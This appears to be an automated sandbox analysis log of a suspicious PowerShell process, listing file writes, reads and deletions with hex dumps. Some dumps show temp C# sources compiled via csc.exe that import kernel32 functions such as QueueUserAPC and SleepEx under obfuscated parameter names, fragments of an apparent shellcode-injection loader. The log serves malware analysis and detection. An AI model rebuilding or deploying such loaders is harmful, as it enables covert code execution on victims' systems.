C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.err	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.out	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.0.cs	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.dll	success or wait	1	7FFD602DF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline	success or wait	1	7FFD602DF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_lnjgsc1m.w4a.ps1	unknown	1	31	1	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_dj1ranvb.zfa.psm1	unknown	1	31	1	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\Documents\20201120\PowerShell_transcript.721680.7AKpz66j.20201120104203.txt	unknown	3	ef bb bf	...	success or wait	1	7FFD602DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201120\PowerShell_transcript.721680.7AKpz66j.20201120104203.txt	unknown	748	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 30 31 30 34 32 30 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 32 31 36 38 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********..Windows PowerShell transcript start..Start time: 20201120104203..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 721680 (Microsoft Windows NT 10.0.17134.0)..Host Application:	success or wait	11	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFD602DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 34 31 6d 79 74 31 7a 34	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\41myt1z4	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Temp\41myt1z4\41myt1z4.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD602DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 c0 50 d5 65 ca 9f d5 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHE.....P.e....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-scr<wbr>ipt..	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFD602DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e....a...C:\Program Files (x86)\WindowsPowerShell\Modules\Package Management\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class mme. {.[DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint	success or wait	1	7FFD602DB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.cmdline	unknown	375	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 64 76 67 71 78 69 7a 67	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\dvgqxizg	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Temp\dvgqxizg\dvgqxizg.out	unknown	460	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD602DB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e..... .....@.....	success or wait	1	7FFD618CF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD6137B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD61382625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD61382625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD61382625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD6137B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD6137B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD6137B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD6137B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFD613662DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21272	success or wait	1	7FFD613663B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD614512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFD614512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	119	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD602DB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD602DB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFD602DB526	ReadFile
